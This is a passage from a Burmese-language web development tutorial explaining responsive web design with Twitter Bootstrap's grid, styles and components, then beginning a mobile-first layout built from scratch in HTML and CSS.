နောက်တစ်မျိုးဖြစ်သွားပြန်ပါတယ်။ ဒီတော့ရှိသမျှ Size တွေအားလုံးမှာ အဆင်ပြေစေဖို့ဆိုတာ တော်တော်လေး စဉ်းစားစရာ ဖြစ်လာပါတယ်။

ဒီပြဿနာကို ဖြေရှင်းနိုင်မယ့် Solution တစ်ခုကတော့ CSS3 Media Query ပဲဖြစ်ပါတယ်။ Media Query နဲ့ ဘယ်လို Size ဆိုရင် ဘယ်လိုနည်းလမ်းနဲ့ဖော်ပြရမလဲ၊ Style တွေကိုခွဲခြားသတ်မှတ်ထားနိုင်ပါတယ်။ ဒါကြောင့် Content တစ်မျိုးတည်းကိုပဲ Screen Size အမျိုးမျိုးနဲ့ လျော်ညီအောင် ပြောင်းလဲဖော်ပြပေးတဲ့ CSS Style တွေ ရေးသားထားနိုင်မှာဖြစ်ပါတယ်။ ဒီလိုရေးသားနည်းကို Responsive Web Design လို့ခေါ်ကြပါတယ်။

14.1 - Twitter Bootstrap - CSS Framework

JavaScript Framework တွေ PHP Framework တွေရှိသလိုပဲ CSS မှာလည်း Framework တွေရှိပါတယ်။ အဲ့ဒီ ထဲကအများစုက Responsive Framework တွေဖြစ်ကြပါတယ်။ လက်ရှိဒီစာရေးသားနေချိန်မှာ အထင်ရှားဆုံး CSS Framework ကတော့ Twitter Bootstrap ဖြစ်ပါတယ်။ Grid System ပါဝင်လို့ Element တွေအတွက် သူ သတ်မှတ်ထားတဲ့အတိုင်း `class` တွေပေးလိုက်ယုံနဲ့ Layout တွေအလွယ်တစ်ကူတည် ဆောက်နိုင်စေမှာဖြစ် ပါ တယ်။




ပုံ (၁၄-ခ) Twitter Bootstrap - Grid

Twitter Bootstrap ရဲ့ Grid မှာ Columns (၁၂) ခုပါဝင်ပါတယ်။ **ပုံ (၁၄-ခ)** မှာကြည့်ပါ။ ဒီ စနစ်ကိုသုံးပြီး Two Columns Layout တစ်ခုရဖို့အတွက် HTML Structure ကို အခုလို သတ်မှတ်ပေးရမှာဖြစ်ပါတယ်။

```
<div class="container">
  <div class="row">
    <div class="col-md-12"></div>
  </div>
  <div class="row">
    <div class="col-md-4"></div>
    <div class="col-md-8"></div>
  </div>
  <div class="row">
    <div class="col-md-12"></div>
  </div>
</div>
```

ပေးထားတဲ့နမူနာမှာ `.row` သတ်မှတ်ထားတဲ့ Element (၃) ခုပါလို့ Row (၃) ခုနဲ့ဖော်ပြပေးမှာဖြစ်ပါတယ်။ ပထမ Row နဲ့ အောက်ဆုံး Row တို့မှာ `.col-md-12` လို့သတ်မှတ်ထားတဲ့ Element တွေ ကိုယ်စီပါဝင်လို့ (၁၂)

Columns စာ အပြည့်နေရာယူတဲ့ Block တစ်ခုစီဖော်ပြပေးမှာပါ။ အလယ် Row မှာတော့ (၄) Columns စာ `.col-md-4` နဲ့ (၈) Columns စာ `.col-md-8` ကိုယ်စီ သတ်မှတ်ထားတဲ့ Block နှစ်ခုပါဝင်ပါတယ်။ ဒါကြောင့် ရလဒ်က **ပုံ (၁၄-၈)** မှာဖော်ပြထားသလို ဖြစ်နေမှာပါ။



ပုံ (၁၄-၈) Twitter Bootstrap - Basic Layout

Block တွေနေရာချထားဖို့၊ Float တွေလုပ်ဖို့၊ Clear တွေလုပ်ဖို့ စတဲ့ Layout ကိစ္စတွေကိုစိတ်ပူဖို့ မလိုတော့ပဲ သက်ဆိုင်ရာ Element အတွက် ဘယ်နှစ်ကွက်စာ နေရာယူစေချင်သလဲဆိုတာကို Class တွေပေးပြီးသတ်မှတ်လိုက်ယုံပါပဲ။


မှတ်ချက် ။ ။ ပုံမှာ Background Color တွေ Margin တွေကို မြင်သာအောင်ထည့်ပေးထားတာပါ။ Bootstrap Grid ကတော့ နေရာပဲချထား ပေးမှာပါ။ Background တွေ Margin တွေ ပါဝင်စေလိုရင် ကိုယ်တိုင်ဖြည့်စွက် ရေးသားပေးရမှာဖြစ်ပါတယ်။

အထက်ကနမူနာထဲက `.col-md-12` Class မှာပါဝင်တဲ့ `md` ဆိုတာ Medium Device ဆိုတဲ့အတစ်ခိပ္ပါယ်ဖြစ်ပါတယ်။ Bootstrap က Device Screen အမျိုးမျိုးအတွက် Layout Class အမျိုးမျိုးကို သတ်မှတ်ပေးထားပါတယ်။ Small Phone Screen တွေအတွက် `xs` (Extra Small) Class တွေကိုသုံးရပါတယ်။ Tablet Screen တွေအတွက် `sm` (Small) Class တွေကိုသုံးရပါတယ်။ TV လို အလွန်ကြီးတဲ့ Screen အတွက်တော့ `lg` (Large Device) Class တွေကို သုံးရပါတယ်။

ဒါကြောင့်ပေးထားတဲ့ Code နမူနာကို Desktop မှာတစ်မျိုး၊ Tablet မှာတစ်မျိုး နဲ့ Smartphone မှာတစ်မျိုး အမျိုးမျိုး ဖော်ပြနိုင်တဲ့ Layout ဖြစ်အောင် အခုလိုပြင်ဆင်ရေးသားနိုင်ပါတယ်။

```
<div class="container">
  <div class="row">
    <div class="col-md-12 col-sm-12 col-xs-12"></div>
  </div>
  <div class="row">
    <div class="col-md-4 col-sm-6 col-xs-12"></div>
    <div class="col-md-8 col-sm-6 col-xs-12"></div>
  </div>
  <div class="row">
    <div class="col-md-12 col-sm-12 col-xs-12"></div>
  </div>
</div>
```

အလယ် Row ထဲက Column တစ်ခုကို `col-md-4 col-sm-6 col-xs-12` လို့သတ်မှတ်ထားတဲ့အတွက် Desktop Screen မှာဆိုရင် (၄) ကွက်စာနေရာယူဖော်ပြပြီး၊ Tablet Screen မှာဆိုရင် (၆) ကွက်စာနဲ့ Phone Screen မှာဆိုရင် (၁၂) ကွက်စာဖော်ပြဖို့ သတ်မှတ်လိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့်ရလဒ်က **ပုံ (၁၄-ဃ)** မှာဖော်ပြထားသလို ရရှိ နေမှာပဲဖြစ်ပါတယ်။



ပုံ (၁၄-ဃ) Responsive Layout with Twitter Bootstrap

အလယ် Row ထဲက Block တွေကို Desktop Screen မှာဆိုရင် (၄) ကွက်စာနဲ့ (၈) ကွက်စာနေရာယူတဲ့ Column နှစ်ခုဖော်ပြပြီး၊ Tablet Screen မှာတော့ (၆)ကွက်စာ Column နှစ်ခုအညီယူပြီးဖော်ပြပေးမှာဖြစ်ပါတယ်။ Phone Screen မှာတော့ (၁၂) ကွက်စာအပြည့်စီယူ လိုက်တဲ့အတွက် Column အနေနဲ့ မဖော်ပြတော့ပဲ အထက်အောက်ဆင့်ဖော်ပြပေးမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Twitter Bootstrap ကိုသုံးပြီး Layout တစ်ကြိမ်ရေးသားယုံနဲ့ Screen Size အမျိုးမျိုးအတွက် အလိုအလျှောက်ပြောင်းလဲဖော်ပြပေးနိုင်တဲ့ Responsive Web Design လုပ်ဆောင်ချက်ကို ရရှိနိုင်မှာပဲ ဖြစ်ပါတယ်။

Twitter Bootstrap ကို http://getbootstrap.com မှာ Download ရယူနိုင်ပါတယ်။

Bootstrap Basic Styles

Bootstrap မှာ Layout အပြင် အခြားလုပ်ဆောင်ချက်တွေလည်းပါဝင်ပါသေးတယ်။ တစ်လက်စတည်း အနည်းငယ် ထည့်သွင်း ဖော်ပြချင်ပါတယ်။ Bootstrap Basic Element တွေဖြစ်ကြတဲ့ `h1-h6, p, a` စတဲ့ Element တွေ အတွက် သင့်တော်တဲ့ Default Style တွေ ကြိုတင်သတ်မှတ်ထားပေးပြီးဖြစ်ပါတယ်။ အဲ့ဒီ Element တွေကို Bootstrap Style နဲ့ ဖော်ပြစေဖို့အတွက် Class တွေ သတ်မှတ်ပေးနေစရာမလိုပါဘူး။ Table လို Element မျိုးကို Bootstrap Style နဲ့ ဖော်ပြစေလိုရင်တော့ `.table` Class သတ်မှတ်ပေးဖို့လိုပါတယ်။ ဥပမာ -

```
<table class="table">
  <tr>
    <th> … </th>
    <th> … </th>
  </tr>
  <tr>
    <td> … </td>
    <td> … </td>
  </tr>
</table>
```

ရရှိမယ့်နမူနာရလဒ်ကတော့ အခုလိုဖြစ်ပါတယ်။

#	First Name	Last Name	Username
1	Mark	Otto	@mdo
2	Jacob	Thornton	@fat
3	Larry	the Bird	@twitter

ပုံ (၁၄-c) Bootstrap Table

Table ဘေးပါတ်လည်မှာ Border ပါဝင်သွားစေလိုရင် `.table-bordered` ကိုအသုံးပြုနိုင်ပြီး Row တွေကို Zebra Stripping နဲ့ဖော်ပြစေလိုရင် `.table-striped` ကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
<table class="table table-striped table-bordered">
  <tr>
    <th> … </th>
    <th> … </th>
  </tr>
  <tr>
    <td> … </td>
    <td> … </td>
  </tr>
</table>
```

Input, Select, Textarea စတဲ့ Form Element တွေကို Bootstrap Style နဲ့ ဖော်ပြစေလိုရင်တော့ `.form-control` ကို သတ်မှတ်ပေးရပါတယ်။ အကယ်၍ Input Element တစ်ခု ကို Label Element နဲ့တွဲဖက်ဖော်ပြစေလို ရင်တော့ `.form-group` Element တစ်ခုနဲ့ စုစည်းရေးသားပါရပါတယ်။ ဥပမာ -

```
<div class="form-group">
  <label for="email">Email address</label>
  <input type="email" class="form-control" id="email">
</div>
```

Button တစ်ခု (သို့မဟုတ်) Link တစ်ခုကို Bootstrap Button ပုံစံဖော်ပြစေလိုရင် `.btn` Class ကို အသုံးပြုရပါတယ်။ `.btn` နဲ့အတူ `.btn-default`, `.btn-primary`, `.btn-success`, `.btn-info`, `.btn-warning`, `.btn-danger` စတဲ့ Class တွေကိုလည်း တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ အကယ်၍ Button ကို Link ပုံစံ ဖော်ပြစေလိုတယ်ဆိုရင်လည်း `.btn-link` ကို သုံးနိုင်ပါသေးတယ်။

ပုံ (၁၄-စ) Bootstrap Buttons

တစ်ခုထက်ပိုတဲ့ Button တွေကို အတွဲလိုက်စုစည်းထားချင်ရင် `.btn-group` Class သတ်မှတ်ထားတဲ့ Element တစ်ခုတည်းမှာ ထည့်သွင်းစုစည်းထားနိုင်ပါတယ်။

စာလုံးအရောင်အတွက်လည်း သက်ဆိုင်ရာ Element မှာ `.text-primary`, `.text-success`, `.text-info`, `.text-warning`, `.text-danger` စသဖြင့် Bootstrap Text Color တွေကို သတ်မှတ်ပေးနိုင်ပါတယ်။ အရောင်မှိန်ပြီးဖော်ပြစေလိုတဲ့ Text တွေအတွက်လည်း `.text-muted` ကို အသုံးပြုနိုင်ပါတယ်။

အလားတူပဲ Element တစ်ခုရဲ့ Background Color ကို Bootstrap Color နဲ့ သတ်မှတ်လိုရင်လည်း `.bg-primary`, `.bg-success`, `.bg-info` စသဖြင့် သတ်မှတ်ပေးနိုင်ပါတယ်။ ဖြည့်စွက်မှတ်သားသင့်တဲ့ Style ကတော့ `.pull-left` နဲ့ `.pull-right` တို့ပဲဖြစ်ပါတယ်။ Element တစ်ခုကို ညာဘက်ကပ်စေလိုရင် (`float: right` ပြုလုပ်စေလိုရင်) `.pull-right` ကို သုံးနိုင်ပြီး၊ ဘယ်ဘက်ကပ်စေလိုရင်တော့ `.pull-left` ကို သုံးနိုင်ပါတယ်။ Drop-down Arrow လေးတစ်ခု (▼) ဖော်ပြစေလိုရင်တော့ အောက်ပါအတိုင်းသတ်မှတ်နိုင်ပါတယ်။

```
<span class="caret"></span>
```

နောက်ထပ်ထူးခြားချက်အနေနဲ့၊ Element တွေကို တစ်ချို့ Screen Size တွေမှာဖော်ပြစေလိုပြီး၊ တစ်ချို့ Screen Size တွေမှာ မဖော်ပြစေလိုရင် သတ်မှတ်နိုင်တဲ့ Class တွေလည်းရှိပါသေးတယ်။ ဥပမာ - Element တစ်ခုမှာ `.hidden-xs` လို့ သတ်မှတ်ထားရင် အဲ့ဒီ Element ကို Extra Small Device တွေမှာ မဖော်ပြပဲဖျောက်ထားပေး

မှာ ဖြစ်ပါတယ်။ အလားတူ Class တွေဖြစ်တဲ့ `.hidden-sm`, `.hidden-md` နဲ့ `.hidden-lg` တို့ကိုလည်း လိုအပ်သလို အသုံးပြုနိုင်ပါတယ်။

ပြောင်းပြန်အားဖြင့် Element တစ်ခုကို ကျန် Screen Size တွေမှာ မဖော်ပြစေလိုပဲ၊ Extra Small Device တွေမှာသာ ဖော်ပြစေလိုရင် `.visible-xs-*` ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုသတ်မှတ်ပေးလိုက်ရင် Element ကို Extra Small Device မှာသာ ဖော်ပြပြီး ကျန် Screen Size တွေမှာ ဖျောက်ထားပေးမှာဖြစ်ပါတယ်။ အလားတူ Responsive Style Class တွေကို အောက်ပါဇယားမှာ လေ့လာနိုင်ပါတယ်။

	Extra small devices Phones (<768px)	**Small devices** Tablets (≥768px)	**Medium devices** Desktops (≥992px)	**Large devices** Desktops (≥1200px)
`.visible-xs-*`	Visible	Hidden	Hidden	Hidden
`.visible-sm-*`	Hidden	Visible	Hidden	Hidden
`.visible-md-*`	Hidden	Hidden	Visible	Hidden
`.visible-lg-*`	Hidden	Hidden	Hidden	Visible
`.hidden-xs`	Hidden	Visible	Visible	Visible
`.hidden-sm`	Visible	Hidden	Visible	Visible
`.hidden-md`	Visible	Visible	Hidden	Visible
`.hidden-lg`	Visible	Visible	Visible	Hidden

ပုံ (၁၄-ဆ) Bootstrap Responsive Classes

Bootstrap Components

Bootstrap Component တွေထဲမှာ အခြေခံအကျဆုံးကတော့ Icon ဖြစ်ပါတယ်။ Icon တွေအသုံးပြုဖို့အတွက် သီးခြား Image တွေထည့်သွင်းနေစရာမလိုပဲ Bootstrap နဲ့အတူပါဝင်လာတဲ့ Icon တွေကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - Button တစ်ခုမှာ Add Icon ကိုထည့်သွင်းဖော်ပြစေလိုရင် အခုလို သတ်မှတ်နိုင်ပါတယ်။


```
<button class="btn btn-default">
  <span class="glyphicon glyphicon-plus-sign"></span> Add User
</button>
```

Icon ထည့်သွင်းဖို့အတွက် `<span>` Element ကို အသုံးပြုပြီး `.glyphicon` Class နဲ့အတူ တွဲဖက်အသုံးပြုလိုတဲ့ Icon Type ကို တွဲဖက်ပေးရပါတယ်။ နမူနာမှာ `.glyphicon-plus-sign` ကို အသုံးပြုထားတဲ့အတွက် ရလဒ်မှာ Plus သင်္ကေတ Icon ပါဝင်လာတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ getbootstrap.com/components မှာ Icon

စာရင်းအပြည့် အစုံကို ဆက်လက်လေ့လာနိုင်ပါတယ်။

Component တွေထဲမှာ အရေးပါတဲ့ လုပ်ဆောင်ချက်တစ်ခုကတော့ Drop-down Menu ဖြစ်ပါတယ်။ Bootstrap Style Drop-down Menu တစ်ခုရရှိဖို့ အခုလို ရေးသားနိုင်ပါတယ်။

```
<div class="dropdown">
  <button class="btn btn-default" data-toggle="dropdown">
    Dropdown <span class="caret"></span>
  </button>
  <ul class="dropdown-menu">
    <li> ... </li>
    <li> ... </li>
  </ul>
</div>
```



Drop-down Trigger လုပ်ပေးမယ့် Link (သို့မဟုတ်) Button တစ်ခုနဲ့ `.dorpdown-menu` Class အသုံးပြုထားတဲ့ `<ul>` Element တို့ကို Element တစ်ခုအတွင်းမှာ အတူတစ်ကွထည့်သွင်းပေးရပြီး Trigger Link (သို့မဟုတ်) Button မှာ `data-toggle` Attribute နဲ့ dorpdown လို့ပြောလိုက်ယုံနဲ့ Bootstrap Style Drop-down Menu တစ်ခုကို ရရှိနိုင်မှာပဲဖြစ်ပါတယ်။ `<li>` Element တွေထဲက Divider (ကန့်လန့်ဖြတ်လိုင်း) အဖြစ် အသုံးပြုလိုတဲ့ Element မှာ `.divider` ကို အသုံးပြုနိုင်ပါတယ်။ တစ်ချက်သတိပြုသင့်တာကတော့၊ Drop-down Menu အပါအဝင် Bootstrap ရဲ့ အချို့လုပ်ဆောင်ချက်တွေက jQuery အသုံးပြု ရေးသားထားခြင်းဖြစ်တဲ့ အတွက် jQuery ပါမှ အလုပ်လုပ်မှာဖြစ်ပါတယ်။

နောက်ထပ်အသုံးဝင်တဲ့ Component ကတော့ Navigation Menu Bar ပါ။ အခုလို ထည့်သွင်းနိုင်ပါတယ်။

```
<nav class="navbar navbar-default">
  <div class="container-fluid">
    <div class="navbar-header">
      <a class="navbar-brand" href="#">Brand</a>
    </div>

    <ul class="nav navbar-nav">
          <li class="active"><a href="#">Link</a></li>
          <li><a href="#">Link</a></li>
    </ul>

  </div>
</nav>
```

Brand Link Link

Navigation Bar အတွက် `.navbar` `.navbar-default` Class တို့ကိုသုံးရပြီး၊ Menu Item တွေအတွက် `.nav` `.navbar-nav` Class တို့သတ်မှတ်ထားတဲ့ `<ul>` Element တစ်ခုကို အသုံးပြုရခြင်းဖြစ်ပါတယ်။ ဖြည့်စွက်ချက်အနေနဲ့ Brand Name ကို Menu Bar ထဲမှာ ထည့်သွင်းဖော်ပြစေလိုတဲ့အခါ `.navbar-header` Element ထဲက `.navbar-brand` Element နဲ့ သတ်မှတ်ပေးနိုင်ပါတယ်။ Menu Item တွေထဲက လက်ရှိ ရွေးချယ်ထားကြောင်း ပေါ်လွင်စေလိုတဲ့ Item မှာ `.active` Class ကို သတ်မှတ်ပေးနိုင်ပါတယ်။

Drop-down Menu တွေ Button တွေနဲ့ Form Element တွေလည်း လိုအပ်ရင် Navbar ထဲမှာ တွဲဖက်ထည့်သွင်း အသုံးပြုနိုင်သလို၊ ညာဘက်ကပ်ဖော်ပြစေလိုတဲ့ Menu ရှိနေရင်လည်း `.pull-right` Class ကို တွဲဖက်အသုံးပြု နိုင် ပါတယ်။ ဒါ့အပြင် Navbar ကိုနမူနာမှာပြထားသလို Light Color နဲ့ မဟုတ်ပဲ Dark Color နဲ့ ဖော်ပြစေလိုရင် `.navbar-inverse` ကို `.navbar-default` အစား အစားထိုးအသုံးပြုနိုင်ပါတယ်။

အရောင်လေးတွေနဲ့ဖော်ပြတဲ့ Tag Label တွေအသုံးပြုလိုရင် `.label` Class နဲ့အတူ `.label-success`, `.label-info`, `.label-warning`, `.label-danger` စသဖြင့် တွဲဖက်အသုံးပြုနိုင်ပါတယ်။

```
<span class="label label-default">Default</span>
<span class="label label-primary">Primary</span>
<span class="label label-success">Success</span>
<span class="label label-info">Info</span>
<span class="label label-warning">Warning</span>
<span class="label label-danger">Danger</span>
```

Default Primary Success Info Warning Danger

Menu Item (သို့မဟုတ်) အခြားလိုအပ်တဲ့နေရာတွေမှာ Item Count Notification ကို တွဲဖက်ဖော်ပြဖို့အတွက် Badge ကို အသုံးပြုနိုင်ပါတယ်။

```
<a href="#">Inbox <span class="badge">42</span></a>
```

Inbox 42

Error Message (သို့မဟုတ်) အလားတူ Information တွေဖော်ပြဖို့အတွက်ကို အသုံးပြုနိုင်ပါတယ်။

```
<div class="alert alert-success">...</div>
```

Well done! You successfully read this important alert message.

`.alert-success` အစား `.alert-info`, `.alert-warning`, `.alert-danger` စတဲ့ Class ကို လိုအပ်သလိုအစားထိုးအသုံးပြုနိုင်ပါတယ်။ Component တွေထဲမှာ နောက်ဆုံးမှတ်သားသင့်တဲ့ Component ကတော့ Panel ဖြစ်ပါတယ်။ အခုလိုရေးသားရပါတယ်။

```
<div class="panel panel-primary">
  <div class="panel-header">Panel Title</div>
  <div class="panel-body">Panel Content</div>
</div>
```

Panel title

Panel content

နမူနာမှာ `.panel` နဲ့အတူ `.panel-primary` ကို တွဲဖက်အသုံးပြုထားပါတယ်။ ထုံးစံအတိုင်း `.panel-primary` အစား `.panel-success`, `.panel-info`, `.panel-warning`, `.panel-danger` တို့ကို တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ Panel အတွင်းမှာ `.panel-header`, `.panel-body` နဲ့ `.panel-footer` သတ်မှတ်ထားတဲ့ Element တွေကို အသီးသီးထည့်သွင်းအသုံးပြုနိုင်ပါတယ်။

Responsive Layout နဲ့အတူ အခုလို အသုံးဝင်တဲ့ Style တွေ Component တွေ ပါဝင်တဲ့အတွက် လေ့လာအသုံးပြုသင့်တဲ့ နည်းပညာတစ်ခုဖြစ်ပါတယ်။ အသေးစိတ်ကို getbootstrap.com ဆက်လက်လေ့လာနိုင်ပါတယ်။

14.2 - A Responsive Layout from Scratch

Twitter Bootstrap လို Framework တွေက အသုံးဝင်ပေမယ့် သူတို့ကိုချည်း အားကိုးနေလို့မရပါဘူး။ လိုအပ်ရင် ကိုယ်တိုင် ဖန်တီးနိုင်စေဖို့ Responsive Layout တစ်ခု အစအဆုံး ကိုယ်တိုင် ရေးသားတည်ဆောက်ပုံကို ဖော်ပြ ပေးသွားပါမယ်။

Screen Size အမျိုးမျိုးနဲ့ အဆင်ပြေစေမယ့် Design တွေ တည်ဆောက်တဲ့နေရာမှာ ချည်းကပ်ပုံနှစ်မျိုးရှိပါတယ်။ တစ်မျိုးကတော့ Desktop Screen အတွက်အရင်ဆုံးဖန်တီးပြီး၊ နောက်တော့မှ Mobile Screen တွေအတွက် အဆင် ပြေအောင် ဆက်လက်ပြင်ဆင်သွားခြင်းဖြစ်ပါတယ်။ ဒီနည်းကို Graceful Degradation (အဆင့်လိုက်လျှော့ ချသွားခြင်း) လို့ခေါ်ပါတယ်။ Mobile Screen တွေဟာသေးတဲ့အတွက် Desktop Screen မှာကဲ့သို့၊ ရှိသမျှ လုပ်ဆောင်ချက်အားလုံး ကိုဖော်ပြဖို့မသင့်ပါဘူး။ ဒါကြောင့် မဖြစ်မနေ လိုအပ်တဲ့ လုပ်ဆောင်ချက်တွေကိုသာဖော်ပြ ပြီး အချို့လုပ်ဆောင်ချက် တွေကို ဖယ်ထုတ်ပြစ်ရလေ့ရှိပါတယ်။ Screen နည်းနည်းသေးရင် နည်းနည်းဖယ်ထုတ်ရ ပြီး များများသေးရင် များများဖယ် ထုတ်သွားရလို့ အဆင့်လိုက်လျှော့ချခြင်းလို့ ခေါ်ကြခြင်းဖြစ်ပါတယ်။ ဒီနည်း မှာ Desktop User များက အဓိကဦးစား ပေးဖြစ်ပြီး Mobile User များအတွက် Desktop Design ကို ပြုပြင်ပေး လိုက်ခြင်းဖြစ်ပါတယ်။

နောက်တစ်နည်းကတော့ ပြောင်းပြန်ပါ။ Mobile First လို့ခေါ်ပါတယ်။ အသေးဆုံး Screen ဖြစ်တဲ့ Smart Phone Screen အတွက် အရင်ဆုံးဖန်တီးပြီး၊ Screen Size ကြီးလာတာနဲ့အမျှ လုပ်ဆောင်ချက်တွေကို ဖြည့်စွက်ဖော်ပြ နိုင် အောင်ဖန်တီးခြင်းဖြစ်ပါတယ်။ Progressive Enhancement (အဆင်လိုက် မြှင့်တင်သွားခြင်း) လို့ခေါ်ပါတယ်။ ဒီ နည်းမှာတော့ Mobile User များက အဓိကဦးစားပေးဖြစ်ပြီး Desktop User များအတွက် Mobile Design မှာ ဖြည့်လို့ရတာ တွေ ထပ်ဖြည့်ပေးလိုက်တဲ့ သဘောဖြစ်ပါတယ်။

၂၀၁၀ ခုနှစ်မှာ အဲ့ဒီအချိန်က Google CEO ဖြစ်တဲ့ Eric Schmidt က Google အနေနဲ့ Mobile First Approach ကို သွားတော့မယ်လို့ ကြေငြာခဲ့ရာကနေ Mobile First Progressive Enhancement က ပိုပြီးလူ ကြိုက်များလာခဲ့ပါတယ်။ အမှန်တော့ ထည့်ချင်ရာအရင်ထည့်ပြီးမှ ဘာပြန်ဖြုတ်ရမလဲစည်းစားခြင်းထက်၊ ရနိုင် သလောက် အတွင်းမှာ အကောင်းဆုံး ဖြစ်အောင်တည်ဆောက်ပြီးမှ ဘာထပ်ဖြည့်ရမလဲစဉ်းစားခြင်းက ပိုပြီး ကောင်းမွန်တဲ့ချည်းကပ်ပုံဖြစ်လို့ Mobile First ကို ပိုပြီးလူကြိုက်များလာ ကြခြင်းလည်းဖြစ်ပါတယ်။ ကျွန်တော်တို့ နမူနာတည်ဆောက်မယ့် Responsive Style ကိုလည်း Mobile First ပုံစံ ဆက်လက် တည်ဆောက်သွားပါမယ်။

ပထမဆုံးအနေနဲ့ HTML Document တစ်ခုတည်ဆောက်ပြီး အောက်ပါ Structure ကို ကူးယူထည့်သွင်းပေးပါ။

```
<!doctype html>
<html>
<head>
  <meta charset="UTF-8">
  <title>Responsive Design</title>

  <meta name="viewport" content="width=device-width, initial-scale=1">
</head>
<body>
  <header>
    <a href="#" class="des">Learn more about responsive design?</a>
    <span class="logo">✪</span>
    <hgroup>
      <h1>A Responsive Design</h1>
      <h2>Inspired by the Goldilocks Approach</h2>
    </hgroup>
  </header>
  <nav>
    <ul>
      <li><a href="#">Home</a></li>
      <li><a href="#">About</a></li>
      <li><a href="#">Contact</a></li>
      <li><a href="#">Services</a></li>
      <li><a href="#">Products</a></li>
      <li><a href="#">FAQs</a></li>
    </ul>
  </nav>
  <section class="content">
    <article></article>
    <article></article>
    <article></article>
    <article></article>
  </section>
  <footer>
    <p>&copy; Copyright 2011. All right reserved.</p>
  </footer>
</body>
</html>
```

ဒီ Structure မှာ Section လေးခုပါဝင်ပါတယ်။ Header, Nav, Content Section နဲ့ Footer တို့ ဖြစ်ပါတယ်။ Header ထဲမှာ Logo, Name နဲ့ Description တွေပါဝင်ပါတယ်။ Nav ထဲမှာတော့ Navigation List တစ်ခု ပါဝင်ပါတယ်။ Content Section ထဲမှာတော့ Article လေးခု ပါဝင်ပါတယ်။ Footer ထဲမှာတော့ Copyright Statement တစ်ခုပါဝင်ပါတယ်။

သတိပြုသင့်တာက `viewport` ဆိုတဲ့ `<meta>` Element ဖြစ်ပါတယ်။ ဒီ Element က Mobile Browser တွေမှာဖော်ပြတဲ့အခါ "Screen size နဲ့ဆန့်အောင်ချုံ့မပြပါနဲ့၊ အရှိအတိုင်းပဲပြပေးပါ" လို့ အသိပေးထားခြင်းဖြစ်ပါတယ်။ ကျွန်တော်တို့က Layout ကို အလိုအလျှောက် ပြောင်းပြီး အလုပ်လုပ်အောင် ရေးသားထားမှာမို့ ကျွန်တော်တို့ရဲ့ Website ကို ချုံ့ကြည့်စရာမလိုပဲ အဆင်ပြေမျှောမို့ပဲ ဖြစ်ပါတယ်။

ဒီ Structure ကို Mobile Screen တွေနဲ့သင့်တော်တဲ့ Style ရရှိဖို့အတွက် CSS ကို အရင်ရေးသားပါတယ်။ သီးခြား External Style နဲ့ပဲဖြစ်ဖြစ်လက်ရှိ Document ထဲမှာ `<style>` Element နဲ့ပဲဖြစ်ဖြစ် ပေးထားတဲ့ CSS ကို ကူးယူ ထည့်သွင်းပေးပါ။

```
html {
  background: #ECF0F1;
  margin: 0;
  padding: 0;
}
body {
  font-family: Arial, Helvetica, sans-serif;
  line-height: 1.5em;
  padding: 0.8em;
  max-width: 30em;
  margin: 1em auto;
  background: #fff;
  border: 4px solid #BDC3C7;
  box-shadow: 0 0 10px #ddd;
}

a {
  color: #2980B9;
